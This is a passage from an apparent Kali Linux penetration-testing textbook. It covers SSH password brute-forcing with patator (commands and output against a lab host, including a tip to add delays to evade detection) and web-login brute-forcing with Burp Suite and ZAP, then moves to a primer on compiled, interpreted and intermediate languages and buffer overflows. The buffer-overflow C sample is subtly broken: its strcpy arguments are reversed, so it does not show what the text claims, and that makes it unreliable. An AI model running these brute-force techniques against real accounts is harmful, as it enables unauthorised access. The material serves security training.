Another program we can use to do the same sort of thing that we were doing with *hydra* is *patator*. This is a program that includes modules for specific services. To test against those services, you run the program using the module and provide parameters for the host and the login details. **Example 9-13** shows the start of a test against another SSH server. We call *patator* with the name of the module, *ssh\_login*. After that, we need to indicate the host. Next, you will see parameters for user and password. You'll notice that in place of just a username and password, the parameters are *FILE0* and *FILE1*. If you want to use word lists, you indicate the file number and then you have to pass the name of the file as a numbered parameter.

### Example 9-13. Running patator

```
savagewood:root~# patator ssh_login host=192.168.86.61 user=FILE0 password=FILE1
0=users.txt 1=rockyou
18:32:20 patator INFO - Starting Patator v0.6 (http://code.google.com/p/patator/)
at 2018-03-31 18:32 MDT
18:32:21 patator INFO -
18:32:21 patator INFO - code size time | candidate
| num | mesg
18:32:21 patator INFO - -----
-----
18:32:24 patator INFO - 1 22 2.067 | root:password
| 4 | Authentication failed.
18:32:24 patator INFO - 1 22 2.067 | root:iloveyou
| 5 | Authentication failed.
18:32:24 patator INFO - 1 22 2.067 | root:princess
| 6 | Authentication failed.
18:32:24 patator INFO - 1 22 2.067 | root:1234567
| 7 | Authentication failed.
18:32:24 patator INFO - 1 22 2.066 | root:12345678
| 9 | Authentication failed.
18:32:24 patator INFO - 1 22 2.118 | root:123456
| 1 | Authentication failed.
18:32:24 patator INFO - 1 22 2.066 | root:12345
| 2 | Authentication failed.
18:32:24 patator INFO - 1 22 2.111 | root:123456789
| 3 | Authentication failed.
```

You can see that using *patator*, we get all the error messages. While this shows you the progress of the program, it will be harder to find the successes if you are looking at millions of failure messages. Fortunately, we can take care of that. *patator* provides the capability to create rules, where you specify a condition and an action to perform when that condition is met. Using this, we can tell *patator* to ignore the error messages we are getting. **Example 9-14** shows the same test as before but with the addition of a rule to ignore authentication failure messages. The *-x* parameter tells *patator* to exclude output that includes the phrase “Authentication failed.”

### Example 9-14. *patator* with ignore rule

```
savagewood:root~# patator ssh_login host=192.168.86.61 user=FILE0 password=FILE1
0=users.txt 1=rockyou -x ignore:fgrep='Authentication failed'
18:43:56 patator INFO - Starting Patator v0.6 (http://code.google.com/p/patator/)
at 2018-03-31 18:43 MDT
18:43:57 patator INFO -
18:43:57 patator INFO - code size time | candidate
| num | msg
18:43:57 patator INFO - -----
-----
^C18:44:24 patator INFO - Hits/Done/Skip/Fail/Size: 0/130/0/0/57377568, Avg: 4 r/s,
Time: 0h 0m 27s
18:44:24 patator INFO - To resume execution, pass
--resume 13,13,13,13,13,13,13,13,13,13
```

This run was cancelled. After a moment, the run stopped, and *patator* presented us with statistics for what was done. The other thing we get is the ability to resume the run by passing `--resume` as a command-line parameter to *patator*. If I had to stop for some reason but wanted to pick it back up, I wouldn't have to start from the beginning of my lists. Instead, *patator* would be able to resume because it maintained a state. This is also something that *hydra* could do as well as *john* earlier.

Like *hydra*, *patator* will use threads. In fact, you can specify the number of threads to either increase or decrease, based on what you want to accomplish. Another useful feature of *patator* is being able to indicate whether you want to delay between attempts. If you delay, you may give yourself a better chance of avoiding detection. You may also be able to skip past some detections that can be triggered based on the number of requests or failures over a period of time. Of course, the more of a delay you use, the longer the password-cracking attempt will take.

## Web-Based Cracking

Web applications can provide a way to access critical data. They may also provide entry points to the underlying operating system if used or misused in the right way. As a result, cracking passwords in web applications may be essential to the testing you may have been tasked to perform. In addition to tools like *hydra* that can be used for password cracking, other tools are more commonly used for overall web application testing. Two good tools that are installed in Kali Linux can be used to perform brute-force password attacks on web applications.

The first program to look at is the version of Burp Suite that comes with Kali. A professional version of Burp Suite is available, but the limited functionality provided in the version we have available to us is enough to perform the password attacks. The first thing we need to do is find the page that is sending the login request. [Figure 9-3](#) shows the Target tab with the request selected. This includes the parameters *email*

and *password*. These are the parameters we are going to vary and let Burp Suite run through them for us.




Figure 9-3. Burp Suite target selection

Once we have the page selected, we can send it to the Intruder. This is another section of the Burp Suite application. Right-clicking the page in the target in the left pane and selecting Send to Intruder will populate a tab in Intruder with the request and all the parameters. The Intruder identifies anything that can be manipulated, including header fields and parameters that will get passed into the application. The fields are identified so they can be manipulated later. Once we've flagged the positions we want to run a brute-force attack on, we move on to indicate the type of attack we want to use and then the values to use. Figure 9-4 shows the Payloads tab, where we are going to use the brute-forcer.






Figure 9-4. Brute-forcing usernames and passwords in Burp Suite

Burp Suite allows us to select the character set we want to use to generate passwords from. We can also use manipulation functions that Burp Suite provides. These functions are more useful if you are starting with word lists, since you probably want to mangle those words. It's less useful, perhaps, to manipulate generated passwords in a brute-force attack because you should be getting all possible passwords within the parameters provided—character sets and minimum and maximum lengths.

Burp Suite isn't the only product that can be used to generate password attacks against websites. The ZAP can also perform fuzzing attacks, meaning it will continually send variable input data to the application. The same need to select the request with the parameters in it exists in ZAP as it did in Burp Suite. Once you have the request and the parameter you want to fuzzer, you right-click the selected parameter and select Fuzzer. This brings up a dialog box asking you to select how you want to change the parameter value. Figure 9-5 shows the dialog boxes that are opened for selecting the payload values ZAP needs to send.




Figure 9-5. ZAP fuzzing attack

ZAP provides data types that can be sent or created. What you see in Figure 9-5 is the file selection where, again, we are going to be using *rockyou.txt*. This allows ZAP to change the parameter with all of the values in the *rockyou.txt* file. You can select multiple payload sets, based on the number of parameters you have that you are setting.

These two programs are GUI-based. While you can use some of the other tools we have looked at to crack web-based passwords, it's sometimes easier to select the parameters you need using a GUI-based tool rather than a command-line program. It can certainly be done, but seeing the request and selecting the parameters to use, as well as the data sets you are going to pass in, can just be easier to do in a tool like ZAP or Burp Suite. In the end, it's always about doing what works best for you, and it's not like you don't have a choice of tools. You just need to select one that works best for the way you work. Of course, as with any other type of testing, running multiple tools with multiple techniques is likely to give you the best result.

## Summary

You won't always be asked to crack passwords. That's often something done for compliance purposes, to ensure that users are using strong passwords. However, if you do need to do some password cracking, Kali has powerful tools for you to use, including both local password cracking and network-based password cracking. Some key concepts to take away from this chapter are as follows:

- Metasploit can be useful for collecting passwords to crack offline.
- Having password files locally gives you time to crack by using various techniques.
- John the Ripper can be used to crack passwords by using its three supported modes.
- Rainbow tables work by precomputing hash values.
- Rainbow tables can be created using the character sets you need.
- Rainbow tables, and especially *rcrack*, can be used to crack passwords.
- Running brute-force attacks against remote services by using tools like *hydra* and *patator* can help get passwords remotely.
- Using GUI-based tools for cracking web-based authentications can also get you usernames and passwords.

## Useful Resources

- hashcat, “[Example Hashes](#)”
- RainbowCrack, “[List of Rainbow Tables](#)”
- Objectif Sécurité, “[Ophcrack](#)” Tables
- RainbowCrack, “[Rainbow Table Generation and Sort](#)”
- Philippe Oechslin, “[Making a Faster Cryptanalytic Time-Memory Trade-Off](#)”



---

# Advanced Techniques and Concepts

While Kali has an extensive number of tools available for performing security testing, sometimes you need to do something other than the canned, automated scans and tests the tools offer. Being able to create tools and extend the ones available will set you apart as a tester. Results from most tools will need to be verified in some way to sort out the false positives from the real issues. You can do this manually, but sometimes you may need or want to automate it just to save time. The best way to do this is to write programs to do the work for you. Automating your tasks is time-saving. It also forces you to think through what you are doing and what you need to do so you can write it into a program.

Learning how to program is a challenging task. We won't be covering how to write programs here. Instead, you'll get a better understanding of how programming relates to vulnerabilities. Additionally, we'll cover how programming languages work and how some of those features are exploited.

Exploits are ultimately made to take advantage of software errors. To understand how your exploits are working and, maybe, why they don't work, it's important to understand how programs are constructed and how the operating system manages them. Without this understanding, you are shooting blind. I am a big believer in knowing why or how something works rather than just assuming it will work. Not everyone has this philosophy or interest, of course, and that's okay. However, knowing more at a deeper level will hopefully make you better at what you are doing. You will have the knowledge to take the next steps.

Of course, you don't have to write all of your own programs from scratch. Both Nmap and Metasploit give you a big head start by doing a lot of the heavy lifting. As a result, you can start with their frameworks and extend their functionality to perform actions that you want or need. This is especially true when you are dealing with something other than commercial off-the-shelf (COTS) products. If a company has developed its

own software with its own way of communicating across the network, you may need to write modules in Nmap or Metasploit to probe or exploit that software.

Sometimes, the potential for how to exploit a program can be detected by looking at the program itself. This can mean source code if it's available or it may mean looking at the assembly language version. Getting to this level means taking the program and running it through another program that translates the binary values back to the mnemonic values used in assembly language. Once we have that, we can start tracing through a program to see what it's doing, where it's doing it, and how it's doing it. Using this technique, you can identify potential vulnerabilities or software flaws, but you can also observe what's happening as you are working with exploits. The conversion back to assembly and watching what the program is doing is called *reverse engineering*. You are starting from the end result and trying to work your way backward. This is a deep subject, but it can be helpful to get a brief introduction to some of the techniques.

## Programming Basics

You can pick up thousands of books about writing programs. Countless websites and videos can walk you through the fundamentals of writing code in any given language. The important thing to come away with here is not necessarily how to write in a given language. The important thing is to understand what they are all doing. This will help you to understand where vulnerabilities are introduced and how they work. Programming is not a magic or arcane art, after all. It has known rules, including how the source code is converted to something the computer can understand.

First, it's helpful to understand the three approaches to converting source code—something that you or I might have a chance of reading since it uses words, symbols, and values that we can understand—into operation codes the computer will understand. After you understand those, we can talk about ways that code can be exploited, which means how the program has vulnerabilities that can be utilized to accomplish something the program wasn't originally intended to do.

## Compiled Languages

Let's start with a simple program. We'll be working with a simple program written in a language that you may recognize if you have ever seen the source code for a program before. The C language, developed in the late 1960s alongside Unix (Unix was eventually written in C, so the language was developed as a language to write the operating system in), is a common foundation for a lot of programming languages today. Perl, Python, C++, C#, Java, and Swift all come from the basic foundation of the C language in terms of how the syntax is constructed.

Before we get there, though, let's talk about the elements of software required for a compilation system to work. First, we might have a preprocessor. The *preprocessor* goes through all of the source code and makes replacements as directed by statements in the source code. Once the preprocessor has completed, the compiler runs through, checking syntax of the source code as it goes. If there are errors, it will generate the errors, indicating where the source code needs to be corrected. Once there are no errors, the compiler will output object code.

The *object code* is raw operation code. In itself, it cannot be run by the operating system, even though everything in it is expressed in language the CPU can understand. Programs need to be wrapped in particular ways; they need directives to the loader in the operating system indicating which parts are data and which parts are code. To create the final program, we use a linker. The *linker* takes all the possible object files, since we may have created our executable out of dozens of source code files that all need to be combined, and combines them into a single executable.

The linker is also responsible for taking any external library functions and bringing them in, if there is anything we are using that we didn't write. This assumes that the external modules are being used statically (brought into the program during the compilation/linking stage) rather than dynamically (loaded into the program space at runtime). The result from the linker should be a program executable that we can run.



## Programming Language Syntax

Syntax in programming languages is the same as syntax in spoken and written languages. The syntax is the rules about how the language is expressed. For example, in the English language, we use noun phrases combined with verb phrases to result in a sentence that can be easily parsed and understood. There are rules you follow, probably unknowingly, to make sure that what you write is understandable and expresses what you mean. The same is true for programming languages. The syntax is a set of rules that have to be followed for the source code to result in a working program.

**Example 10-1** shows a simple program written in the C programming language. We will use this as the basis to walk through the compilation process using the elements described.

*Example 10-1. C program example*

```
#include <stdio.h>

int main(int argc, char **argv)
{
    int x = 10;
```

```
printf("Wubble, world!");  
  
return 0;  
}
```

This program is a mild variation of a common example in programming: the Hello, World program. This is the first program many people write when learning a new language, and it's often the first program demonstrated when people are explaining new languages. For our purposes, it demonstrates features that we want to talk about.

Good programs are written in a modular fashion. This is good practice because it allows you to break up functionality into smaller pieces. This allows you to better understand what it is you are doing. It also makes the program more readable. What we learn in early programming classes is if you are going out into the wider world to write programs, someone else will eventually have to maintain those programs (read: fix your bugs). This means we want to make it as easy as possible for that person coming after you. Essentially, do unto others as you would have done unto you. If you want fixing bugs to be easier, make it easier on those who will have to fix your bugs. Modular programs also mean reuse. If I compartmentalize a particular set of functionality, I can reuse it without having to rewrite it in place when I need it.

The first line in the program is an example of modular programming. What we are saying is that we are going to include all of the functions that are defined in the file *stdio.h*. This is the set of input/output (I/O) functions that are defined by the C language standard library. While these are essential functions, they are just that—functions. They are not part of the language themselves. To use them, you have to include them. The preprocessor uses this line by substituting the *#include* line with the contents of the file referenced. When the source code gets to the compiler, all of the code in the file mentioned in the *.h* file will be part of the source code we have written.

Following the include line is a function. The *function* is a basic building block of most programming languages. This is how we pull out specific steps in the program because we expect to reuse them. In this particular case, this is the *main* function. We have to include a *main* function because when the linker completes, it needs to know what address to point the operating system loader to as the place execution will begin. The marker *main* tells the linker where execution will start.

You'll notice values inside parentheses after the definition of the *main* function. These are parameters that are being passed to the function. In this case, they are the parameters that have been passed into the program, meaning they are the command-line arguments. The first parameter is the number of arguments the function can expect to find in the array of values that are the actual arguments. We're not going to go into the notation much except to say that this indicates that we have a memory location. In reality, what we have is a memory address that contains another memory address where the data is actually located. This is something the linker will also have to con-



tend with because it will have to insert actual values into the eventual code. Instead of `**argv`, there will be a memory address or at least the means to calculate a memory address.

When a program executes, it has memory segments that it relies on. The first is the *code segment*. This is where all the operations codes that come out of the compiler reside. This is nothing but executable statements. Another segment of memory is the *stack segment*—the working memory, if you will. It is ephemeral, meaning it comes and goes as it needs to. When functions are called into execution, the program adds a stack frame onto the stack. The *stack frame* consists of the pieces of data the function will need. This includes the parameters that are passed to it as well as any local variables. The linker creates the memory segments on disk within the executable, but the operating system allocates the space in memory when the program runs.

Each stack frame contains local variables, such as the variable `x` that was defined as the first statement in the *main* function. It also contains the parameters that were passed into the function. In our cases, it's the `argc` and `**argv` variables. The executable portions of the function access these variables at the memory locations in the stack segment. Finally, the stack frame contains the return address that the program will need when the function completes. When a function completes, the stack unwinds, meaning the stack frame that's in place is cut loose (the program has a stack pointer it keeps track of, indicating what memory address the stack is at currently). The return address stored in the stack is the location in the executable segment that program flow should return to when the function completes.

Our next statement is the *printf* call. This is a call to a function that is stored in the library. The preprocessor includes all of the contents of *stdio.h*, which includes the definition of the *printf* function. This allows the compilation to complete without errors. The linker then adds the object code from the library for the *printf* function so that when the program runs, the program will have a memory address to jump to containing the operations codes for that function. The function then works the same way as other functions do. We create a stack frame, the memory location of the function is jumped to, and the function uses any parameters that were placed on the stack.

The last line is necessary only because the function was declared to return an integer value. This means that the program was created to return a value. This is important because return values can indicate the success or failure of a program. Different return values can indicate specific error conditions. The value 0 indicates that the program successfully completed. If there is a nonzero value, the system recognizes that the program had an error. This is not strictly necessary. It's just considered good programming practice to clarify what the disposition of the program was when it terminated.

There is a lot more to the compilation process than covered here. This is just a rough sketch to set the stage for understanding some of the vulnerabilities and exploits later.

Compiled programs are not the only kind of programs we use. Another type of program is interpreted languages. This doesn't go through the compilation process ahead of time.

## Interpreted Languages

If you have heard of the programming language Perl or Python, you have heard of an *interpreted language*. My first experience with a programming language back in 1981 or so was with an interpreted language. The first language I used on a Digital Equipment Corporation's minicomputer was BASIC. At the time, it was an interpreted language. Not all implementations of BASIC have been interpreted, but this one was. A fair number of languages are interpreted. Anytime you hear someone refer to a *scripting language*, they are talking about an interpreted language.

Interpreted languages are not compiled in the sense that we've talked about. An interpreted programming language converts individual lines of code into executable operations codes as the lines are read by the interpreter. Whereas a *compiled program* has the executable itself as the program being executed—the one that shows up in process tables—with interpreted languages, it's the interpreter that is the process. The program you actually want to run is a parameter to that process. It's the interpreter that's responsible for reading in the source code and converting it, as needed, to something that is executable. As an example, if you are running a Python script, you will see either *python* or *python.exe* in the process table, depending on the platform you are using, whether it's Linux or Windows.

Let's take a look at a simple Python program to better understand how this works. **Example 10-2** is a simple Python program that shows the same functionality as the C program in **Example 10-1**.

### *Example 10-2. Python program example*

```
import sys
print("Hello, wubble!")
```

You'll notice this is a simple program by comparison. In fact, the first line isn't necessary at all. I included it to show the same functionality we had in the C program. Each line of an interpreted program is read in and parsed for syntax errors before the line is converted to actionable operations. In the case of the first line, we are telling the Python interpreter to import the functions from the *sys* module. Among other things, the *sys* module will provide us access to any command-line argument. This is the same as passing in the *argc* and *argv* variables to the *main* function in the previous C program. The next and only other line in the program is the *print* statement. This is a built-in program, which means it's not part of the language's syntax but it is a function that doesn't need to be imported or recreated from scratch.

This is a program that doesn't have a return value. We could create our own return value by calling `sys.exit(0)`. This isn't strictly necessary. In short scripts, there may not be much value to it, though it's always good practice to return a value to indicate success or failure. This can be used by outside entities to make decisions based on success or failure of the program.

One advantage to using interpreted languages is the speed of development. We can quickly add new functionality to a program without having to go back through a compilation or linking process. You edit the program source and run it through the interpreter. There is a downside to this, of course. You pay the penalty of doing the compilation in place while the program is running. Every time you run the program, you essentially compile the program and run it at the same time.

## Intermediate Languages

The last type of language that needs to be covered is *intermediate language*. This is something between interpreted and compiled. All of the Microsoft .NET languages fall into this category as well as Java. These are two of the most common ones you will run across, though there have been many others. When we use these types of languages, there is still something like a compilation process. Instead of getting a real executable out of the end of the compilation process, you get a file with an intermediate language. This may also be referred to as *pseudocode*. To execute the program, there needs to be a program that can interpret the pseudocode, converting it to operation codes the machine understands.

There are a couple of reasons for this approach. One is not relying on the binary interface that relates to the operating system. All operating systems have their own application binary interface (ABI) that defines how a program gets constructed so the operating system can consume it and execute the operation codes that we care about. Everything else that isn't operation codes and data is just wrapper data telling the operating system how the file is constructed. Intermediate languages avoid this problem. The only element that needs to know about the operating system's ABI is the program that runs the intermediate language, or pseudocode.

Another reason for using this approach is to isolate the program that is running from the underlying operating system. This creates a sandbox to run the application in. Theoretically, there are security advantages to doing this. In practice, the sandbox isn't always ideal and can't always isolate the program. However, the goal is an admirable one. To better understand the process for writing in these sorts of languages, let's take a look at a simple program in Java. You can see a version of the same program we have been looking at in [Example 10-3](#).

### Example 10-3. Java program example

```
package basic;

import java.lang.System;

public class Basic {

    public String foo;

    public static void main(String[] args) {
        System.out.println("Hello, wubble!");
    }

}
```

The thing about Java, which is true of many other languages that use an intermediate language, is it's an object-oriented language. This means a lot of things, but one of them is that there are classes. The class provides a container in which data and the code that acts on that data reside together. They are encapsulated together so that self-contained instances of the class can be created, meaning you can have multiple, identical objects, and the code doesn't have to be aware of anything other than its own instance.

There are also *namespaces*, to make clear how to refer to functions, variables, and other objects from other places in the code. The package line indicates the namespace used. Anything else in the *basic* package doesn't need to be referred to by *package-name.object*. Anything outside the package needs to be referred to explicitly. The compiler and linker portions of the process take care of organizing the code and managing any references.

The *import* line is the same as the *include* line from the C program earlier. We are importing functionality into this program. For those who may have some familiarity with the Java language, you'll recognize that this line isn't strictly necessary because anything in *java.lang* gets imported automatically. This is just here to demonstrate the import feature as we have shown previously. Just as before, this would be handled by a linking process, where all references get handled.

The *class* is a way of encapsulating everything together. This gets handled by the compilation stage when it comes to organization of code and references. You'll see within our class, there is a variable. This is a *global* variable within the class: any function in the class can refer to this variable and use it. The access or scope is only within the class, though, and not the entire program, which would be common for global variables. This particular variable would be stored in a different part of the memory space of the program, rather than being placed into the stack as we've seen and discussed before. Finally, we have the *main* function, which is the entry point to the program. We use the *println* function by using the complete namespace reference to it. This,

again, is handled during what would be a linking stage because the reference to this external module would need to be placed into context with the code from the external module in place.

Once we go through the compilation process, we end up in a file that contains an intermediate language. This is pseudocode that resembles a system's operation codes but is entirely platform independent. Once we have the file of intermediate code, another program is run to convert the intermediate code to the operation codes so the processor can execute it. Doing this conversion adds a certain amount of latency, but the idea of being able to have code that can run across platforms and also sandboxing programs is generally considered to outweigh any downside the latency may cause.

## Compiling and Building

Not all programs you may need for testing will be available in the Kali repo, in spite of the maintainers keeping on top of the many projects that are available. Invariably, you will run across a software package that you really want to use that isn't available from the Kali repo to install using *apt*. This means you will need to build it from source. Before we get into building entire packages, though, let's go through how you would compile a single file. Let's say that we have a source file named *wubble.c*. To compile that to an executable, we use `gcc -Wall -o wubble wubble.c`. The `gcc` is the compiler executable. To see all warnings—potential problems in the code that are not outright errors that will prevent compilation—we use `-Wall`. We need to specify the name of the output file. If we don't, we'll get a file named *a.out*. We specify the output file by using `-o`. Finally, we have the name of the source code file.

This works for a single file. You can specify multiple source code files and get the executable created. If you have source code files that need to be compiled and linked into a single executable, it's easiest to use *make* to automate the build process. *make* works by running sets of commands that are included in a file called a Makefile. This is a set of instructions that *make* uses to perform tasks like compiling source code files, linking them, removing object files, and other build-related tasks. Each program that uses this method of building will have a Makefile, and often several Makefiles, providing instruction on exactly how to build the program.

The Makefile consists of variables and commands as well as targets. A sample Makefile can be seen in [Example 10-4](#). What you see is the creation of two variables indicating the name of the C compiler, as well as the flags being passed into the C compiler. There are two targets in this Makefile, *make* and *clean*. If you pass either of those into *make*, it will run the target specified.

### Example 10-4. Makefile example

```
CC = gcc
CFLAGS = -Wall
make:
    $(CC) $(CFLAGS) bgrep.c -o bgrep
    $(CC) $(CFLAGS) udp_server.c -o udp_server
    $(CC) $(CFLAGS) cymothoa.c -o cymothoa -Dlinux_x86
clean:
    rm -f bgrep cymothoa udp_server
```

The creation of the Makefile can be automated, depending on features that may be wanted in the overall build. This is often done using another program, *automake*. To use the *automake* system, you will generally find a program in the source directory named *configure*. The *configure* script will run through tests to determine what other software libraries should be included in the build process. The output of the *configure* script will be as many make files as needed, depending on the complexity of the software. Any directory that includes a feature of the overall program and has source files in it will have a Makefile. Knowing how to build software from source will be valuable, and we'll make use of it later.

## Programming Errors

Now that we've talked a little about how different types of languages handle the creation of programs, we can talk about how vulnerabilities happen. Two types of errors occur when it comes to programming. The first type is a *compilation error*. This type of error is caught by the compiler, and it means that the compilation won't complete. In the case of a compiled program, you won't get an executable out. The compiler will just generate the error and stop. Since there are errors in the code, there is no way to generate an executable.

The other type of errors are ones that happen while the programming is running. These *runtime errors* are errors of logic rather than errors of syntax. These types of errors result in unexpected or unplanned behavior of the program. These can happen if there is incomplete error checking in the program. They can happen if there is an assumption that another part of the program is doing something that it isn't. In the case of intermediate programming languages like Java, based on my experience, there is an assumption that the language and VM would take care of memory management or interaction with the VM correctly.

Any of these assumptions or just simply a poor understanding of how programs are created and how they are run through the operating system can lead to errors. We're going to walk through how these classes of errors can lead to vulnerable code that we can exploit with our testing on Kali Linux systems. You will get a better understand-

ing of why the exploits in Metasploit will work. Some of these vulnerability classes are memory exploits, so we're going to provide an overview of buffer and heap overflows.

If you are less familiar with writing programs and know little about exploiting, you can use Kali Linux to compile the programs here and work with them to trigger program crashes to see how they behave.

## Buffer Overflows

First, have you ever heard of the word *blivet*? A blivet is ten pounds of manure in a five-pound bag. Of course, in common parlance, the word *manure* is replaced by a different word. Perhaps this will help you visualize a buffer overflow. Let's look at it from a code perspective, though, to give you something more concrete. [Example 10-5](#) shows a C program that has a buffer overflow in it.

*Example 10-5. Buffer overflow in C*

```
#include <stdio.h>
#include <string.h>

void strCopy(char *str)
{
    char local[10];

    strcpy(str, local);
    printf(str);
}

int main(int argc, char **argv)
{
    char myStr[20];
    strcpy("This is a string", myStr);
    strCopy(myStr);

    return 0;
}
```

In the main function, we create a character array (string) variable with a storage capacity of 20 bytes/characters. We then copy 16 characters into that array. A 17th character will get appended because *strings* in C (there is no string type, so a string is an array of characters) are null-terminated, meaning the last value in the array will be a 0. Not the character 0, but the value 0. After copying the string into the variable, we pass the variable into the function *strCopy*. Inside this function, a variable that is local to the function named *local* is created. This has a maximum length of 10 bytes/characters. Once we copy the *str* variable into the *local* variable, we are trying to push more data into the space than the space is designed to hold.

This is why the issue is called a *buffer overflow*. The buffer in this case is *local*, and we are overflowing it. The C language does nothing to ensure you are not trying to push more data into a space than that space will hold. Some people consider this to be a benefit of using C. However, all sorts of problems result from not performing this check. Consider that memory is essentially stacked up. You have a bunch of memory addresses allocated to storing the data in the *local* buffer/variable. It's not like those addresses just sit in space by themselves. The next memory address after the last one in *local* is allocated to something else. (There is the concept of byte boundaries, but we aren't going to confuse issues by going into that.) If you stuff too much into *local*, the leftover is written into the address space of another piece of data that is needed by the program.



### Safe Functions

C does have functions that are considered safe. One of these is *strncpy*. This function takes not only two buffers as parameters as *strcpy* does, but also a numeric value. The numeric value is used to say “copy only this much data into the destination buffer.” Theoretically, this alleviates the problem of buffer overflows, as long as programmers use *strncpy* and know how big the buffer is that they are copying into.

When a function is called, as the *strCopy* function is, pieces of data are placed onto the stack. **Figure 10-1** shows a simple example of a stack frame that may be associated with the *strCopy* function. You will see that after the *local* variable is the return address. This is the address that is pushed on the stack so the program will know what memory location to return the execution to after the function has completed and returned.




Figure 10-1. Example stack frame

If we overflow the buffer *local* with too much data, the return address will be altered. This will cause the program to try to jump to an entirely different address than the



